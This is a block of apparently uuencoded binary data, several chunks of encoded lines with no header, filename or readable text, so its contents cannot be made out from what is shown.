M.4<%JDC\$6\VM?LZ%7B3=UCMX2;/>*TP\ -1B*2`E/I[3&N!5C*Y,T,*P>*Z8
M6[OSTPU:9E4D<3012[@5*",D3OJ@Y9DU*:^?!&8-"#5OT@BS-'B:BV1ET&O,
M3\D/DD6KSKLB/88'T%5F)C.S`YJ93-!M%*MK?<>F;5`R7I@3X9BC<KKIX<.
MY>_56E8>"C[56)2#LI2U8-&2)?F/MFGO/]-_90+_G*0P3X=1EK3/9G\$"E?M_
MGCQY+_3I^7\>/7K2NO?](D/\G^<816+8OTD%1OR@4F+Q\F:[MU`]VZ@OYP;
M""8)#>81ZJ7R:'WFSNP_L?9]"%,?74X^U)C=;\PJDW(")15<M0^P2_R0F[#
M&(-H@.D?OH.I6!?'KC7_1)>IZ4@*F#?&_I,UMZFN+=QCF6PES1:S#PLPYD5XF
M0-WT>!@-3F`'=V*\[+L!T'J]!JS=;T7S^Y6G"*SZO^-^+)H_/'M2JXM'CQXM
M/GJ_%V=MD_XGO)A?'3JFC3Y,O&=1K7QG3+%M4CW:G,)D5U77T7+>J3^?VH
MAH1"&\$AB5!-5^@+CE4[QYNXC3\$A#EW>.<#\3NQOSO>F1RKIY%E^!<=O)E*4+
M\$D8C8>/O!#;%<-R7N1)@*BJ(T3\$. \X@4;SP0:PT<=)]S9?&E<GAY>\$P'6>78
MJ^;5<%)]6;F1IU34S5*;7`7(/F9DXRX(UWZDJ\$.%IB`>&#>=G^U8=!&,5V(
MCA(3:);AD6E)O&@\2H`]L"CW^8R]%%?EU!YUK^CT)Q.8=N<2]H70W7G4E:O>
M8=JM"Y116SS9VR=I!N((4V*Q)TG/#YEL0?4#"8#09;U>BA*"3_YVE#0TN5CY
M""\=DQ[2T-H,5)7]'_`M=9A]+<6J*NG+<8I95;5!+<V289J.N'-TQCEU>'S!
M^3A8/-I0:-.8]:(.BTN0(P.1GLL5BID0(6E&H'8I65R6'" ;=D1:&>\$MZ773C
MZ!S'D[R25@^_@TE&AQMI?@V&:3ONH/&\$S),AS:/^<<Q74U]0_R+!KD6Q_F\$+
MW7<RWQC=Q8[K+`,`%3PMY?)/\$+%A!].N`/=-@@!G4^7V6I>V\$W%CR4CZF&PUT
M`R?R*P&NV+Z49,Y\8Z2RS)@^-H"]0ASU,'S7/!XB8C!+NUXS%#::#*AVF_C
M>'A%R=9&'FAZXTD\$%!C*E2<K2,^H1(>?"Y#1VSCDGM2NL65K;Q/8"E;1!H)^
M^#P;=0[3M-LX>:'M_QUE-:LQIID)K<(@PA*QJ+6U`1UV[YN510HSSDK\$`DQ"
M.DF[DB]UID32KN2TJ6NA@N20TL[9'B2:"\$SBTI6R`B:'LWS10SXTGJ@<(J2#
MH9P&RO<IRRAZ`8YC`G=(\$C7QUU9D7T;5WC7IXX@P)1RO@I*M3K>\#E#^(M"9
M1E(`7*2\R]D0[T'PR42(F*\$G8[1@QK(S7,*.@DOMV2T\$""^8+\,9^*H@JD]
MC`X4/.E<M.#I6J0;(T\S^XRN!G\$G/I(),SUEBY[8`C_SH(YE)! :A!\$D[38I,
MI(:),1^(RFP3\$HE)IJ#Q,,I?2^X.D?5!()GE!PCC(VEN8:2S[BAA+L4B^MKD

M+ZZDH.40U8Q&9@;?9&z\71G[NS)WK!0P:\@F=U\$.V=?725*'LP#[:'"2BR9T
MT.',<#<_:J1S"H:'JFI-^HY<IJ5F)835RF?]?!7DVY)8O+4/0OL1V1O[&I"=
MO6@PX`SMK+ZP*Y50J5-N\$7QI#YHS5Q"6%BF1[G=PKE)%[:.4K0G9K/:U:^)(
M:GQ655<-B<1"ABS44-S&B4HE[2VT6A?M'0?JRAUHU"22*F-78?"#?%S7D[A
M1AEE9;I0%P7'60M1X([52&A0M.6%"1])O['VOH]TLT+E^*1)A!:Q`H<97V2F
M:&J>S>UB-N=>A/EZAQ5;,\$*:J[B8'\;YW301'4*_)'TB[I/TM"M@]MX\@:0U
M*M.35:[5(Y40-K!CMVM)8%!>47*S:L':Y"!NXSI)D86N^%;"12NT=4ZII("A
MQB=QEOY_EUJ%'@QBv%(8A)G8YGF@QYLWMR4.9651X-W,'G[<L'KO9HD4G,R
M^QG\$FU;^W'X1_T;27AET(\J-*\$=J)R16'&S!SJT4\$EF9XX\`M>/!R%*9E7D)
MBI14/K36Q=<'L*9QC>T4+4WS^RDDU`%/*:83RU6"6^:!"3!A+UT.?Y8D6>J
MVANIJJ<U:Q<C/'`+6'J15T2]4\$\Q`UCRD[2Q#4++<M;A5>UQZC,;]+E!23B`8
M)522.PW%Q+CCH?%??,\$0'ZP9U-2S;[;]U-OCLK2:_+;I]\$"6;!=.WB2:*81#
MAKKH"567.WK*%Z*D,TJ:3DH2A7C4(F@D\V22*>OM'E+MQHQ<2[\$'\$*G?75#Q8
MNN=M#X!4.;."(E)'R3'XW="T0"C8'&EM?GE-T&\>I?QFEK-USYN/X2E6%]^:
M[61["-G!9@^B%9Y%'V2,:6W`RDMC2\$-0X\,6EA?\'(:70D9P11^CNM&/`@"/T
M\$#`YW.\$YCD?^YJK14?A/>(NU=-.->"Y-<R,'\$+?V\Y/V5,VNNK/-+Z<G([ZV
MYN'N34]K+H<.Z]A]RP47>--90N0>FE%)=UL%#5%QI_-`<1^_7DR-ON*&?D
M:>30_`<'#:I/.VB&C=TQYUJ([.U7`?6%5=F.;1R;*K)#Z:+6JCD@WFF"B[P
MXAPGBIE`D(!/DGJ1"-<BAO;WIZV'350%#`'E6>)%5"P#+LZMH#UF@B+KPVG
M:JSL-8L[K"J6+\$^T^ARN0-F)<M6P3)UVQ;;>S:@`VPV)% (Y68QQUJ!SFK7P
M?M"Y,X6%)JM8*XIE'Z`.5]XI!WZREG..F\$T,@(93`ORSECG1P<X@SJF#2[I
M>V\$#`@PYK;FS^U'M*K`#6VXO6<WF)/;TZ`A]S\$+P%]?*P8T?Z:,E<>.N,Q);
M"8LU0_YP'5#U/QL">8I_/JR4::WI:6O_6"3!'0;7#`@ (9%2ISU/#G: `DU1I
M'.,JEH:\$K,)/#F(TY@2@9J1B[UT];+C/\Y(NGU-/^_. "8\$KAA60:MR#V51X
M76U>T8S74/G0T]]S<7V.XB.#W:I.,)0;CLAZ?\$VZ1A=?<'_JM(I(L0*3>??)
MJ_<K:,/RC@,&B/(P*!>`\:8HV200G7'4XWP\$G([OM?BCKBY*D<1EQWS:#Y->
M[LC83&9<)DC>T\$`\$5IBB<\$T+!S5\$,M(^K%\$&Q[SN@`F\$`,J9K_8T"W9EW%DT
MQ;I<SR_<C,'9/'%ZRYZF:ZX7H\I>#J\5LN^!_%XMR/`)-?<ZF6['6=P#Y>
MDB66:XZLM5XSW=>T^/P*EVS#0;S-"N.&HM!Q1FN'"&]<Y/F(+Y^X>1#I='J>
MQSWTI6`R2MMTLM%"Q7RK1;&7\$#<S7;38G<YX"4R0(DO9^=@\6UA.:,F!#P'
M>>OPE].#:YA+=ZU&RKT*1XW4B\;0O'3E/;\HDO=3R?'@H1Z]+GH"'*>_X^*R
M,9LXJU!*2RE^_9EE=SDOET,L940UQDJ&V<Z4B?N=8(F0>%>3D'&ZMHSGZC>0
M\=0OMKJ&.0F/H05KV*V)HO^K%?M,H"S'=);WE2S[G/H-_28U>Z2",_&B\$M2A
M--W=3/T&(-)-=:+S\<W0(T4G^D_B^YCF,A;+UNJMGD.3EO/)O4?NH4L\J:
M.7(5XZJ3"IMI-GG%<X[V3%SIG+62D9GM<,Y,RZ<&)[XXFFH51&98=-9"3'@Z
M5;5IROV5ULT=:]M5RXP-3\$W"KA):L>R]69[*QK,IYR)?%&&)#[[BR*ZZ#;A
M[I6Z.4+54-M@TIN86261,P.GI:T=#1^MO/YI#E.'9S3OMR\$WCS@X#%T#K!F
Mz#23,B.'LE9;\$4DZ#^C#"#3+9S*6*.`%IV^A,]C*24GGC4+J+6OZ/PU^S1A
MU0NL>_ ;QZARPQ1<4P0,PE>Q`V(G+K+9_"8M@M+RHI;@N;\$I5P;IMR@D]QFB[JR
M(^9F?T7Q^GK_RMM.-IRO_%KVOG)%!5&A:V\<JTIMX)C.\$/=V]8+X,>Y&Y[28
M^49\IE<]8BO+!`-.*F,8B'`*`&/YD)XC=3+'Q7VC[S[@(,ELK_=GB95_2ZK5.
MT:..@P!3^%9MS9C^\$*A<?;]/2FAIU@Z(\$?X,-8!"S/\<Z@7'S!DL)6`"C)#T
MM5J`P9\$*6F^<C6CKMQ"6,XL:K@J0Z[%NPG4^E5=R6O`L(7VDWS[=6G;D]<NL
M<C0EBV8\O72M0^9K>G%SZU#3)&`;?D@'<E&[U\$YVJ??:R(73AW!<[&#`*QH[
MTXO60KGG,&:G'JW'A<L4]SNW79Q?M;3_N.B<>?&Q5UK900VVZ.RK\4SKUFIV
M65^GE`TY)8QRY3"A:LV\@_!:G0R<[Y6%N-.A0_:3LAQ8ONX;YO=MVBC:8)2
M9P4K!S2P[\9]"B3]KDZW[.G]*;DJZ0,%'.B/\`1H-\$9QXRL44+S!9<5&E^ET
MD8RPGT9[TVQ+>;UMY!VQ45FU:ZH5MBI,\$&YXOFSS,J+T?EFU5ZX/SPVM/AL
MO7NU^<O!3^>;_VR^2HO1`M5&B8J[1G`<H\$*:C8^A*"4T0ZY)(Y02<WL9:"
MBAVC<S/S.GAY(]0^I\%'28.G'-4N#YOTN<TO3DU") [RLB\$]"#QC8S:'H4'W[
M]R<:L0Z83.F+=O-^9+.J-^;41]5EIEGV@VRQ."]EL/QX@M,.6`B7R"?IN/4L
M'8JA&=\$IM/!R]8>CVF0^%NY9']#/4(<]2O'TDM)BW0!7/*TI#H=QU!F=*%@D
M>NOL3\$K4,5\$Y5C345/&F8UY'X83\$F(C:D5JP9R)^TP\$*_K.#5F4;F7YD:JE
MI1/+R%R"XNI8-TI"HKZ9I4=V.[""T[=:;F1".HXLJ@BRJS4&\$Y2K]'977!FI
M9YCU&FE.*S%I#U.O7XE&4]JY]!A9'=(\R*ECYWAX^^LHV(-LS::2A45PZXS
M:'UGQIT/O1:(`CM@!#M!5ARC?A'K.&0CH/"XY;06&,\$:JE9T1#XNM7K%+A5C
M1`I?COD.,1U(I4\PAHJH30%8,7.O"S9S'=D6G*`&[JE];6MJHG]<U?;T26#6
M7SF;P'<C.>(<6)/Q`:V(3\9(OO'T.7NM?9!?!;&<6>)0'D"ZQ5EH3,Q,)-`H&
MQ+-Z)_ (0PB#&9%*I/\$_L1/V@3")=,SM+V\$@`)NSKT!.;URBV7)_(!1%V7G
ME8(47Y)CJM&PQ2#FP<<Q]\$.DJS:M^&\$^\$ (;RQ(%O('\$61QRLDG#-))L8>\$T
M1\$`\$GO7I]-R[#D]4,?XXVSD1>?59?INH+]<SS5,/\'<CTL4M5*1MW@[70W
MYU@U[9-,G_"N!]"SPD%=0]NU4\]\^B]2R_H5(_9A%`#Y(CS0#R4*-X09WII
M#P,) &C'1+7_#_ ;+7?!:9Q40=3\;+<`TD^01)#1K\$HXS4ZM/?NE1\$66%Q]?=
MY03/KA_2418^HNQ#Y-TN>^%Z%%RX<H?U\@M7L=IL5A5<>)PUBJ5G8*6B>*!@
MKE)_I<+WTR]54,1;J-0P8])T^U-TL,[FY9".+1DFY+I0+X72@ (N<&Z)XQXUC
MC.4GO.?F+%IXSET?R^<D!)D2X?:QSKM<MH9GUGA%F8JJ-(V7VJ:^9:I6PH@N
M-TDI%0X35!\T-%VZ17MC.TW/!"6=D"8',0C8N%M'RE20JS"K>!PPK(+&.QU]
MD!%@.:>P&#^49>2^".QC'49XQ7FJFUFT8;';*"\"+8":_5P=L*!F'KFX=WY,B
M=-)N8!E,OE@J9;0:P;&96STT\6.=CZ9]I8<"6K/PIF6**].='3IR'2C_=NO=
MP<ZO;U^WUY52#SG%N_>"\6%OQUMUJL4]CJH-8MY)&%W(KL!UI(^VJ:U; "\$

MC] 3' O5!2+D5F/RF@N;JU\"*,<, *>4A#J<_F:3P@QKTY1T(9_FV3Y') AVK^01
MI;B=X@P)L?E+A#XZ&;CXQ,SH^IL9=-.JC"S3EK:UNE26.2&'>GW'D:8;"OV
ME&OI+5BDJ:::9W]-YJ\\,R.]EA-5NZ#^4'.6\$1F@'6_&!X!'YF..QDAEFFE%2G
M1]PBT\\R)Z4XRSPL"N>:EVOY:>?1D1@IR?QPEWK:_=O+8/B'?7+@"BEC0,9*N
MC%!..M"3OQ\$>H0N%Q#!\\4;9Y&G+*;D(E4::YZ+<C/, &17Q)\\2*H:>2[/Z00'
MCU,5NM)/+VH-S6]Z(*7,&VHA4C**DHE@/8S\\0V"NV:5\$8V`0M8GM2*ZI1]+B
M&%OLE9N!DZ51T4=VI(0FDK54\$+.*#U!6AKL&.)'+68@9QE)NN-\$&)&,4']C-
MT/%QRY:V(%%.-,S^U6F\$IF(PD-FAKKN1.C4-0R.DC:4@2TR:UU8:Y;ON0!AY
M-UG.+71A8KP557*E>,!Q38X65W_56^I%M,IK<W_U]T?\\P]:#DZ&F/5!Y2/A
MPY=@!C=TGC]E7U/@R2#"G;60H2U96"6'1M&F8N]T6*(@^*) [TE>F**BD[AM.^
M+Z#`ZK4-U"99FA^*DE+-XE"EC40*V7+L4E&E)A<,"^JX#_]5)W1JQ5[5A6L
M:?=_"(\$9'*<\\+=/Z3>UHT%G]IMI%>IG;C,^[5//6)V_5^O:GM\$NG-SVO9W@B
M&CJJ16Y"PNI+N\\'.]\$K6HD6CJ1OZ.%8IRHHRI6UY"6V4\\2ACN10@'E^STI.1
MQ+>XLBNHJ<LZ`J5*]G6D5%>@&G'U'6I:1\$6*\$OM9"YP-Q61C<W4A.HN:TW8P
M72VFZ#5)CVQ8('R)="@/&[4NUGG7UMY^<!)!"7JD[2A3'&A8I3:ZN9%2?JN3C
M"9YG'H:<XQD_DU2@4L?G94B[GZ"\$R+.UWL@2A]5-'9?L'-"GR\$79>]2PG9"W
MS&@Q-IW"=,Z_#RW<,*+NB*\$=JB>WL!I'*.37#RHLENCMDTD=3L\$:%=1R7E
MR3&)EQ>>I!2LQ[_=-N_6W+[R?G?,3':N!LM7;\\-NN3OV9.B^__PX^5_7VX]
M?O0W\\>3VNEG\\^8OG?Y]^_&/BPFP9V]CPOV/RT^>/?7&O_FL^>@^__^7^.Q\\
MW/C[FOB['.1&NUVI;+]ZO;W^XXY8^_MBMS<>1,,L'E8V^!G>[/KWQ9_1K;YX
M]&%K`_X=8-:;+\\'/3I-([ZR3#OZ_]G?Z*Q4%EXQ7+Y#4IF]N=RL>W[J-A#V!4
M*AL;'_X.B!PO+,!7^H:HO'_YO_#U'U7'<@5P6VNDM4JEL;.UO?EN=Z520316
M`,8_JE"P)G8W=W8K%?Q7K%3^_O=_5`%H#5XR[C6QV`8K#B^Z;)NWBRD]XQ>I
M@O2/JB0"--?NQJ`3`\\!_5#^k8EY*K6]??+=^MO-6B-+*Y5OX)\$'1+XAR''[
M)!5S8F-#_._YBI!+*#1?_R/^,?SKV`QF7[^*Q8YF;F-"?._!3/?O_]U^5GS
M?OY_B<2/.E(YGH#NCJ._?;R';D4/%O_&BVZF*)#SI2_TJ\\(L*(YTP@2HJS
M/'IN`\\U?8.UUF#4\$Z)!\$%R3I>"P`L"GKL09&7"A2""+P1!`->X\$T04W`F"
MX+!BT;4@=7DMB+K<0SP*7`J"0*:Z%\\3N_*QW@D#=FUT+PBKQC>X&00"321RX
M'@3JW?2&\$`4>85F7A!`\\'<,M>3U(!I@^/QF-!BM+2Q<7%XWC_KB1#H^7NEP[
M6WK1D/>[O4Q+Q1T^BUT]N!-Y2&;J=83+(1E#@[:@^XXP__LY.Z]\\0=(=T<
M[F#SG5`"=_H26&HXZCWP GIVG*;'W7@IHT46_?LG![UH\\,)!)H\\1;/:3\\[@]
M2H<\$^D@;U0<'0+*-@P/QG_]8S]8_?-C>/#BP*H.9M60U@YN4UEO[31_F6:4R
MQO3NHA_U8CX+>7`\\I#QH7UZNYEYEHT[^86^\\JH!P7U=6O,ZN:EO8U.(DK.TN
M9@_J)N<<)&S=BL"NE-"@M965=HH9JJP'@'5W%9=LK/F:%RQI.0Z8?U8L4Y^2
M;LEE[8!_6L>3^R/1/S2_F>S/.RG`B<7\\"S&/R.07S`1B(!W0N=8D,E5NIH[@
MK=T.C);\$6R,.,%-[7(67=<\$M^86&T:JS<42T[OC,W1^JW&3?R?+_]G7__:_L
MU[]/6O^/09EWUO_00.X7_^_Q.>/6_^W[]?_^_7_#U__U3*NK9NY2D7*ZI45
M5VB+J`Y7!>6-Q%R/BR<00]UJO6V_XANI,/Y;K`SV#EX.#:W*JRJK82<'TO
MR=KRJDC\$<ZPO\$<2JGT"8HMOP_TN^DXLB&357]K@;8O<W_BK^BW\\K%G[H[#B
M*E#(-,^?8TO/P7*#PS\\(V?G5HI_UY^S0"BTC_X5=66'^)&]1*FW5I044V'0
M>\$6:RK^B814;:.`.UK!:JPNL4?+.\\')&@SABT!@S_J%(AH8^T?*[0J5VAQ\\Y9
M3<4`MPHDNO14D5)UX1P]\$M5YW51M#^N(=?G;I25%I+E_K6__M,EDP1*#2`##
M_*!&#,F(\$.?0!#U?S:-+Z[K\$"8=_W,%?E^`6\$4E"],._SVUJX#X3D!J>N[QA
M.N7U*4GVK8\$Y-Z-"!,2F-\$*L52A&'YJP!]<1/VCLQ*/-RP\$,86`R>`\$=TA\$_
M:&Q*E46],#LQ;<IE7F5U"K"@K/P@-P\\PA:OX-JX5X*&&)V[\\&(_>9L>`.ORR
ME,(`D[<WN>OP!GS!WRFU^DZ^P:;4SR_SYZY-__VGS2>GJO_WV]3W@%1\$G0
MBY(^R<YH>-RN\\WHS#]_]_;U>59E8LT?2?&O5LRY:H3'^F&E!(.T/5<7C^1L
MQ[`%+9F7ZZ*I<\\<Z;YK\\IF)/[;F/FSL7#'[!(LG=TTR_HO.IMG_TR8_[W&
MX.K&;93/_T?/X*<[\\YOTZ'[^*X'/PS+3[V`EX75-OX=ARP\\AWLSS^`!6#;^'
MMV#W/9S*[`-Z/JO9_]`&5A\\N)G)]_!:%A_V^=8LOH<W-?@J"49PCD0W/3[&
M2//^*YO;UMN#?VU^W-EZ_PUYU4:S4H&W!R3Y,&242S:.X]V?V(V`U3EZ-5>K
M8/*WM(MN3-`NXZ%5>(>\\O&_X>357L@&+`*Z2%'Y6597,D[EOJET8RBYZ0VO9
MBOBFVL/D&L?P8ZY6,^@UHDY'->(UP:6&&!36BTNZT9!%YFI&-7Z(I6DJRY<\$
MBQ*U1.T1#%P9/*L8PI2PDKZPZ^NH-8+<3:,.6\\V%4&61`)9T6Y9\\7:GO!0^@
M073BPS'J_`Q\\-02#]=]M(V:INZM7FRY)^%#6N>IRK*M4)'P*!;X=Q=0!/E7#
M%\$`. `8&<P]3YE00:P8+2="&><=E*=@4?HE\\4?6*T8F2#,P]KL28!BNI5Y4*
M1=<"XDDW&B:CJX;Y*N1<F%>%SKHQH-7HQR"Q#]-AI@J\\@\\>@^+]3S]4DZH][
M,'DQ0&U0J;S>VM[='_BPN;WY=O/= [L';S=TW>JC4/O]<H-"<JKGQ9G/CGSL_
MO76J^C6=0G.*\$9PKKT_B]EDV[E&,+T<EJQ9PICMXA5I0A>:L,EX+*C,MA_,9
M>A[&HXL8!?!%JIK.--OO/^ [F&L^UK0K-%;6=(=TQY\$S\$VJ]L13D/LGYC0\$!6:
MLQIB?P6''](=DW)9HD9-.)RZ>SRF.%V:UL'=.('QXFT@18;AJ!J?VY]^+#Y
MJIPA(\$)S&A^3ZH/R^N1(BH).^V##@@VG*307("GK%-QYK4684:U47J[OV+0,
M<\\AE,5S%<G8.Z5%53_F*F_6=]X`,Y=#QDTRX.>Y"G1E"U;F@U`CNK1\$`_#7
MR\$&HNM/(0;[NN\\V?@\\TY=<'FR[<6JNFVAGD%3+U74'@7.*"T<YT8KW7OF%I;
MKZ#LUL;Z=J">KL773L.LM>J]'YX!]4" `S]Y.P^7DZM`\\@#07%L^6`VPYL
M?.48@.Z5K^@/(?#>0;`F3=[@*%HU<<Y:U=5^*.E,6I#+A8-WMC'MV&!S%IX
M61=76<W:NWPX&* (?@)X;Y^_&%M\\@P9JF5=5L7?94.(7U\\D#]!U%>(439IP9
M@J:'CEVOC'ZS+VI^:QM;6!Q+)?VCM.J_-WB@VIF@N+J"/KEGQA2*YV#CH<NX
MBD#WDBD038H0K:&ZH%)I>H-YH'&AE-F(VMVEYS9=\\F)_[#G83Z" TUH#2F[
M!S_V@QW&?["EA371-(W371RT7N-A#V^9KH*5MMQX7`N4;APEHZJ-7H[T5MDS

MK1!4@9I[R_MUO!@+:]ETH`I\$[(TM)^\$590!57(.\\UNIX--&MR8BB+,I_DT99`
MX[(C)PN"]Q2VXL["WGX">%QW:D6%\3GZ`:_]YJ1=//?-UT7O.H-O,<9M?S!M5I
MG'GR\$*!"E>\\\$,W&LE>)1A?/+)^Y1]?D6`!K>%#JBK)[@-2B:(H@TQ!M&GS>
MJYJK(=R">>92JJ_4JL&@-!*E&G?K>+Q=C5S<!&K]_EEM73"IX+W5T;B)3>_C
M-0I=PM:<3U-@JU"@9JO=,:#S\$#Y@^FQ6A%)H(R?%'`'Q(GF!9&3F`H"?^G
MY/BF`I!:!I_A`C"+<%O>BL7%UI;M"1EL8",8<K&,,%>U\7NVKNT']?%AOS;
M30XQ[+] :G.U(,Z(9[-#HE^+)VS)P.-&=\$V;GH/<5<O;KD/7.SU^XC5,E`
M*L!R`.]VWJU_^/#KP<;[MQ\^@M%O3UYM]YB'P+R[=\$<D)C5W&99;VQ-YG1/'
M=]>3"FQ(FQ6LJDB4DQ_21#M06-. .3S77DYJ-XT8!CF^0(\7<RW^WYF"4X8_N
M=^AXZMR_M[=>8D'\6UYR^)]OU[\$D_BTO^<N_L=PO_RXOQ:.");WQ"95VCVM3
M]V&FO?'ZK@GJ#/#;/2B]7\F/Y-1D]X;K*.F"BI3QU'=?\6R1!:JUT\$N9BTY)
ME&'9,S4*WMMJ3KB(K6<J]J8)[6#H+T/Y_H7>[`DR#09]VD^LT!@/.B#YJFK>
MU@I*:S50?TKPRJ1P42JI\$-`'\^GRT7A4]:>GKI2S)? :Y%6L5#J*5-T(F573L
M"-TIA5YY8T5U"QO+@2&3L,M9`?NFB8DCNJ?%^_X4I' /+%V@DYIJS=A4:]JF
M0H;-?AG;%=HS^R^I@L()M8D\&P%&\=. "\>:W)V2"T_P@6%11NP[*DB]8RBJT
M9&E?<PA@`GH=)F: !MVO+):QDK_:@#!\$EP/%6YW6QWP,G6BFU%=U#T8[9EM'R
MT%LXU,%R/5`HKO;W`GZ[_2J`Q`X8XOA+4S\$@V]^SWT`SN0I-^@\@SN"8WW[1Z
M&WOZ+'[PEL.D/[83?^070^!T06(6@C[J^5224ETK1*XO\$T@5UXTJY`*+>>65
MEF85@;L%7(Q/HM:3IZCX3CR+T_C+YS23I\DH)*F<`"Y\$+OY0EQ9,%Y.(=RD
M*&A/5\@Q\IZJ0/:"/ZDMK<"?T.2TR6+R[MGVG8N7EFX-NWPU6(I,)4.:3G(D
M<[U,`)Z4KA:@5K3&YM=EK33L!8BF<64C2]M@X4;WS3A\$YQ'0\$FRB@[AE]ZBX
MD5:ND1!-K`7PH=A`]B:.2GN6\27]RYP0C[:?3RC;8-QGKVR"N8[5I(/&3C4;
M*BIIVNQ)`O@\.<4RM0=P_56`T&+:`XJT?;H-]F<^\$943RU3NU;SI\RI/2^=
MF:.0D#-28=P*S: +<@X=QMP\HNNZ[JCBM%XQ?IZ16^J,S?)^PW`!A.2N+AV&
MGZ]@4XPI=683*M^EW.@\$!H?'9@P\V2]=F-2FS7Y5B]DZ\$N<L0(A9!RJGLX8&
MK*Q#U@26TO<TACEV4.0"\$&6HR[O<A9-ZYYY,M*Z4YW9OW^A`DWB1AZTH!2-^6L
M<><K8GQ2/MAJEVR?)L!T/?2?!)#<%[Y3K`BVH()]J`8(:FDCVEBW)*+M3<R7+
MD.Z2WAV.X]R**[N/(Q%@,Z[X.L(C6WY5>B=?!JKZ@VU8R,9.#WJ.-\K\$:MYN
M<J`75\R;@[#@]-+SV*UHJ=*L*`&5K(T*FZ>EX_"JB`%#HW>I%BLS<1RG@3]O
M)JUG,O4E+6@83#1*1W2=#@9'/IAQ0:/EP7,6(QS=)N=M.B3MWM\4SBU.03DW
MC7SS&D6?:>RV;1;Q7.7K+(NYA5Q]TK/0U)E\$'-Z9YKO7HCY?;Y[VPS!P8%"C
M40QP+8)9?9<FH^%<!WH=.;T\$@.XSS_JR8H\$=!`L-`***YO0+HNU7*>L[?AP`
M3D6V"WSY4%H_B,#DM9!W^-R][=RDGIN;DYGG[``\%3ZGR&=1%@1\$>?*PPN,
M_7(`SQ=*U! =E?E?SPL]#N50&>>C:7'\`J#J>- ,^]P3%3[FHQ"5U9_BY1SJU)
M`;35#0^!WN' / ^V=*>E\$2("#NH\$=E00L>ZQ3TIZPO7Z8+(<QSPR+#)HIQ+YA/
MOG/((PJ5XF`%N\<#`%\$50.E_F1-]6&?'5A.RDU3/3@DTJ:NHUS5<GVSXO(\[
M]W^C.0PKL+9JC=_B2%7V!]J`2!S!MA;<[:)6HLR=27\$W5UMUS+;K2PQ1C?C_
MC1877\5SBROO>0T5[DC`8?TTK`Z5^(G9!Q%>?)HV^9`O;@)#SHI]GG^E,/.
MX.38VZ.MOW2]G8`IQ](9QYN-H=G^WT/^G'[TG/B`P)#=VG!9&";UG#TW:7`<
M-\$W`@CU:@3"#P)BINIC8>#8NU3!J)*1J8!06`V3RQ9>.2<GM\$A5LQ-J;UT%K
M;2;U]\$Q9UT5!&+Y.QG&AM^%>2BX.H.\1B,FE!.:XBJ>;<W\$U4R5`R/?QY<C
M.2UF:'`"YL0RZNC`N)_AK`>:\2;O-DG9=97S_`B\$5IIK`OW0J8MEA.D)#LK`G
M&/`K+ZR)*N*_"/-D8080\8@2`[Z,5`J`!^T[\$_2JM_(D@6K)N9%<WG97:EY
M"EJ1@7*!V)0:QLJ<_&[_1D996:%U&]O0TR:@8%E>+0-#SL45D0>1LTB" `&!X
M5W`9\VN[40VAFE(!#B"?T];#J+,Z%:B?T\]J=CRDX3HD/+Q9?_7*ULK6Q!Q?
M?E@2_+NF8WVM4MM;[_[I%.DF_3,;RM;KUU03K.LY`<6%OTK"N+HDJE[G@Z[D
M\1_ZZ[YRHJS<5U-\$O2`^`-PE#";[Z^N)00\$`G_96BZ(%`W\$4):)</[]T;0T^B
MLD],DEQU:\74)WJ*]T+*>Z4\OY;;?)K>J4#(/2\8Z[]P7YEX&U8"0M];\ :9`
M42[/'\$U-_N<YF/M@!]#V1>II2CZ0VB(F3BJ@L3ZC`53T.RWA0VP\.\KNKS
MT8J`MYWK1G,.`OSX\+#\$B,ZA!BT6FD`!X`/K)!/5@E3]IE.C?1,M>\$L&&)OR
M]E3"ND)!W3*];RX?A)AHR1ZH!1CH!4J*[2DZ\$F`L*8@Z;5^O#?ZZY,A5\ .P0=]*5
M^30*Q\N%. -`K%H29I\M]GH2_]F=2_H>#3M0]3\YNE` :B/_#DZ>/GS[Q\[_
M>M*ZS_P)3X/'RR-L^'28=)?BOOG8G"%F1TJE?NT\$/=I(?YB:2%P7[N;'-8!
M%3X3;T1CHPW-^AW.^T?J;/Q=#J_KL[ZU_E,/C8J#]3434Z!2ACDX=4H;M.E
MYA)DY[Q7U`C4O<H275#]5MBSK0K6].OUG[9W#W:V?GRWOHLW7JWIH@W]\&![
M^6"9CW:Q:H`. "7:G`.!9[ZHXU_O2R1'\>(%NH%9>NVA*WY#\>:Z.FE*,Q,ZX
M]Q: `%10@O28>WNKE;-X>`GKJ>8>>V"3/&>2`XR/,/67M/K%U)X^N>XK"4@>
M%Q/L@,^[[G%\$"(, &&XCXV]+Q&\`?E@?/3IL0U5\3U4/V[ZNK#76PS:6` `;@
MF9XMK"%+-.@.@@-, "0(4U/=]FR-SI97QAIVD?0""!.9])P@;ZE)ZM7%`9-<
M/:A:P'-[[]*J^:C<HQS=B\^5V8,C>:%QWF,SD[,06"WI\$KTZ*-UQ!_<VX"54
MS4^#&GNO.!5FP.3-G0*6G5<.+9<"!LU:SD/I%@CL.<.;.&]]3+`3.G9=Z_ZV`
M9C8H!<"IB\$Q;6@L,.)1Q>43<0\ .HRQI5Y7, TN)10K`%GE4H)V,)5-KM<)E>
MRP46L>#39_Y(9[V[+7,0WI*!T.CIGLZG=]@^:CEO;&1K?:BRRH?8JV)1=%+
M^NI7380QEITG?RDCKG`NMSM-(RC@5]7N@70"ETG5D_\E^[Y7P2, BBBWT9K0
M!@UO`#P_QY%X:,%`@8L%`EP32Z+5\)9##,6T>WY* T89R0TGVG\$ZK0\&X4[UL
M)%`-+Q?-\$ (FS^&JM&_4. .Y&HGM7/:RNB>EX_4Y[R])1K"#]Z:?CD37095_M_
M(_%)KXYFA/?5#`4U`%)7M-<HZH)C[MK="I=G@L7DC,\T\$/^PYC4)T<!QP>
M.N-_>-C\$?QP.\`8`BH1`!ZH5#(\[+X>?)EL19!N!T<=M/V65B=L`H`DM:O
M29J\$ZURR*C8.#QNPC(;;\$\756[>NOV.PDI5/L:TJ!;<B-?!NLF/NF`TU`^^+L
MKK1/DFXGJ`_SVC_WB*\$(;!S?5:HV3^+*3',=9[A3:Q*;=NM>1R`85;*>T"IWV

M#PIQP\4^PQ3)\I<00V4K%=IL.MAZMW.PN_XC[D#D5##UF7O_<>M' /-R]7' PK
M\MSZJU=8I%E2Y./FV?_VL12K6"ASVJ^OSJ.CDKGBIR[>/#P*,W/E\$-<5>!?
M_W&+'GL9!Q`\$NNWAC[_O/\$)_P9H&R@]\#;UCEX"?[GN<-G8!_.TUTTE\%5[B
M9<=74+(TC+F%QY(*G237<P+524P#*=2(.AUW+PH?#GON,U=(=! (,;3W("P<
